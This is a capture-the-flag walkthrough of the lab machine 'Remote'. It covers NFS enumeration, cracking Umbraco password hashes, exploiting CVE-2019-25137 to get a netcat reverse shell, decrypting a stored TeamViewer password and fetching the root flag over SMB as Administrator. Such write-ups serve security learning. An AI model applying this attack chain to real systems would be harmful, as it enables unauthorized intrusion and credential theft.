Remote walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
Not shown: 65519 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   SYST: Windows_NT
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows Server 2019 (93%), Microsoft Windows 10 1709 -
```

Figure 1 - nMap scan results

Open ports are 21, 80, 111, 135, 139, 445, 2049, 5985, 47001, 49664, 49665, 49666, 49667, 49678, 49679, 49680. So, this machine has FTP service enabled, three web applications on port 80, 5985 and 47001, NetBIOS service enabled on port 139, probably SMB enabled on 445 (even if it is not recognized by nMap), nlockmgr service on port 2049 and all other ports are relative to RPC service. Also, nMap guesses Microsoft Windows Server 2019 as OS.

Initial foothold

First thing I tried was connecting to ftp in anonymous way. Even if it worked, I didn't find any interesting information. After that, I tried to retrieve some information from RPC running the following command:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop/Burp Pro 2021.10]
└─$ rpcinfo 10.10.10.180
   program version netid     address                service    owner
    100000    2    udp6      ::.0.111               portmapper superuser
    100000    3    udp6      ::.0.111               portmapper superuser
    100000    4    udp6      ::.0.111               portmapper superuser
    100000    2    udp       0.0.0.0.0.111          portmapper superuser
    100000    3    udp       0.0.0.0.0.111          portmapper superuser
    100000    4    udp       0.0.0.0.0.111          portmapper superuser
    100000    2    tcp       0.0.0.0.0.111          portmapper superuser
    100000    3    tcp       0.0.0.0.0.111          portmapper superuser
    100000    4    tcp       0.0.0.0.0.111          portmapper superuser
    100000    2    tcp6      ::.0.111               portmapper superuser
    100000    3    tcp6      ::.0.111               portmapper superuser
    100000    4    tcp6      ::.0.111               portmapper superuser
    100003    2    tcp       0.0.0.0.8.1            nfs        superuser
    100003    3    tcp       0.0.0.0.8.1            nfs        superuser
    100003    2    udp       0.0.0.0.8.1            nfs        superuser
    100003    3    udp       0.0.0.0.8.1            nfs        superuser
    100003    2    tcp6      ::.8.1                 nfs        superuser
    100003    3    tcp6      ::.8.1                 nfs        superuser
    100003    2    udp6      ::.8.1                 nfs        superuser
    100003    3    udp6      ::.8.1                 nfs        superuser
    100003    4    tcp       0.0.0.0.8.1            nfs        superuser
    100003    4    tcp6      ::.8.1                 nfs        superuser
    100005    1    tcp       0.0.0.0.8.1            mountd     superuser
    100005    2    tcp       0.0.0.0.8.1            mountd     superuser
    100005    3    tcp       0.0.0.0.8.1            mountd     superuser
    100005    1    udp       0.0.0.0.8.1            mountd     superuser
    100005    2    udp       0.0.0.0.8.1            mountd     superuser
    100005    3    udp       0.0.0.0.8.1            mountd     superuser
    100005    1    tcp6      ::.8.1                 mountd     superuser
    100005    2    tcp6      ::.8.1                 mountd     superuser
    100005    3    tcp6      ::.8.1                 mountd     superuser
    100005    1    udp6      ::.8.1                 mountd     superuser
    100005    2    udp6      ::.8.1                 mountd     superuser
    100005    3    udp6      ::.8.1                 mountd     superuser
    100021    1    tcp       0.0.0.0.8.1            nlockmgr   superuser
    100021    2    tcp       0.0.0.0.8.1            nlockmgr   superuser
    100021    3    tcp       0.0.0.0.8.1            nlockmgr   superuser
    100021    4    tcp       0.0.0.0.8.1            nlockmgr   superuser
    100021    1    udp       0.0.0.0.8.1            nlockmgr   superuser
    100021    2    udp       0.0.0.0.8.1            nlockmgr   superuser
    100021    3    udp       0.0.0.0.8.1            nlockmgr   superuser
    100021    4    udp       0.0.0.0.8.1            nlockmgr   superuser
    100021    1    tcp6      ::.8.1                 nlockmgr   superuser
    100021    2    tcp6      ::.8.1                 nlockmgr   superuser
    100021    3    tcp6      ::.8.1                 nlockmgr   superuser
```

Figure 2 - rpcinfo command results

By the results of this command, I see that NFS is enabled and running. This means that I can download and upload files. Since I found NFS service, I tried to find more information about it. So, I run again nMap to execute script to list files via NFS service:



Figure 3 - nMap scan script NFS

Since it worked, this means I didn't need an authentication and authorization. Also, this means that NFS version is 2. Another interesting information is the volume name $/site\_backup$. Since I found it, I can mount it on my Kali machine running the following command:

Figure 4 - Command to mount an NSF remote volume

I decide to mount it in the $/mnt/remote$ path. Exploring files I found an interesting one named **Umbraco.sdf**. I can analyze it extracting strings from it:

Figure 5 - Umbraco file strings

It looks like there are some hashed passwords! This can be interesting because if I explore the web application on port 80, it has the following page:



Figure 6 - Web application on port 80

In this page the blue button browses me in an Umbraco login page:



Figure 7 - Login page

User flag

At this point, I tried to crack the hashes using **crackstation** and I got a match! So, I used the credentials to login in the web application:



Figure 8 - Umbraco reserved area

Now, I need to find a way to exploit it. I looked for it on the Internet and I found the CVE-2019-25137. So, I downloaded the exploit, and run it:

Figure 9 - Umbraco exploit command

In this way I obtained a shell:

```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Per OSCP/Windows/Remote/Exploit Umbraco]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.180] 49728
SHELL> whoami
iis apppool\defaultapppool
SHELL> pwd

Path
----
C:\windows\system32\inetsrv


SHELL> dir


    Directory: C:\windows\system32\inetsrv


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/19/2020   3:11 PM                Config
d-----         2/19/2020   3:11 PM                en
d-----         2/19/2020   3:11 PM                en-US
d-----          5/9/2024  10:08 AM                History
d-----         2/19/2020   3:11 PM                MetaBack
-a----         2/19/2020   3:11 PM         252928 abocomp.dll
-a----         2/19/2020   3:11 PM         324608 adsiis.dll
-a----         2/19/2020   3:11 PM         119808 appcmd.exe
-a----         9/15/2018   3:14 AM           3810 appcmd.xml
-a----         2/19/2020   3:11 PM         181760 AppHostNavigators.dll
-a----         2/19/2020   3:11 PM          80896 apphostsvc.dll
-a----         2/19/2020   3:11 PM         406016 appobj.dll
-a----         2/19/2020   3:11 PM         504320 asp.dll
-a----         2/19/2020   3:11 PM          22196 asp.mof
-a----         2/19/2020   3:11 PM         131072 aspnetca.exe
-a----         2/19/2020   3:11 PM          23040 asptlb.tlb
```

Figure 10 - User shell

At this point, I just need to retrieve the user flag:

Figure 11 - User flag

Privilege escalation

This is the time to escalate my privileges. The first information I found is that TeamViewer version 7 is installed on the target system:



Figure 12 - TeamViewer proof

So, I analyzed everything it is relative to TeamViewer. In particular, I read its registry:

Figure 13 - TeamViewer registry content

In this way, I found a hashed password. To decrypt it, I used a python script:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python3 teamviewer_decrypt_password.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : F                                                                    B
Decrypted password is :  !      !
```

Figure 14 - Password decrypted

At this point, I remembered that SSH is not available on the machine, but probably SMB is. So, I tried an SMB connection using the credentials just found to list the available shares:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient -L //10.10.10.180 -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.180 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$
```

Figure 15 - Available shares

So, I proceeded connecting to the target machine leveraging the C$ share:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient //10.10.10.180/C$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> whoami
whoami: command not found
smb: \> dir
  $Recycle.Bin                       DHS        0  Thu Feb 20 07:04:06 2020
  Config.Msi                         DHS        0  Fri Jul  9 21:41:30 2021
  Documents and Settings          DHSrn        0  Thu Feb 20 07:03:20 2020
  ftp_transfer                        D        0  Thu Feb 20 17:13:36 2020
  inetpub                             D        0  Thu Feb 20 07:11:33 2020
  Microsoft                           D        0  Thu Feb 20 15:09:44 2020
  pagefile.sys                      AHS 402653184  Thu May 23 18:07:12 2024
  PerfLogs                            D        0  Sat Sep 15 17:19:00 2018
  Program Files                      DR        0  Fri Jul  9 21:41:04 2021
  Program Files (x86)                 D        0  Mon Feb 24 06:19:45 2020
  ProgramData                        DH        0  Thu Feb 20 08:16:04 2020
  Recovery                        DHSn        0  Thu Feb 20 07:03:20 2020
  site_backups                        D        0  Mon Feb 24 05:35:48 2020
  System Volume Information         DHS        0  Thu Feb 20 17:43:40 2020
  Users                              DR        0  Thu Feb 20 07:12:25 2020
  Windows                             D        0  Tue Aug 17 23:34:44 2021

                6206975 blocks of size 4096. 3261655 blocks available
```

Figure 16 - Connection as administrator

Since I have a SMB connection, I can't read file directly, but I need to download it. All I need to do now, is download the root flag:

```
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> pwd
Current directory is \\10.10.10.180\C$\Users\Administrator\Desktop\
smb: \Users\Administrator\Desktop\>
```

Figure 17 - Download the root flag

Last thing to do is read it:



Figure 18 - Root flag

APPENDIX A – CVE

CVE-2019-25137

CVE-2019-25137 is a XSLT injection vulnerability in Umbraco CMS. The vulnerability is present in the XSLT (Extensive Stylesheet Language Transformations) Visualizer webpage. The vulnerable URI for this webpage is **/umbraco/developer/Xslt/xsltVisualize.aspx**. Successful exploitation of the XSLT Visualizer can result in C# code being executed on the targeted system. To exploit the vulnerability, a user requires legitimate administrator credentials to the Umbraco CMS. The proof of concept for CVE-2019-25137 uses the **msxsl:script** element. This element allows for additional programming languages to be used in XSLT transformations, such as C#.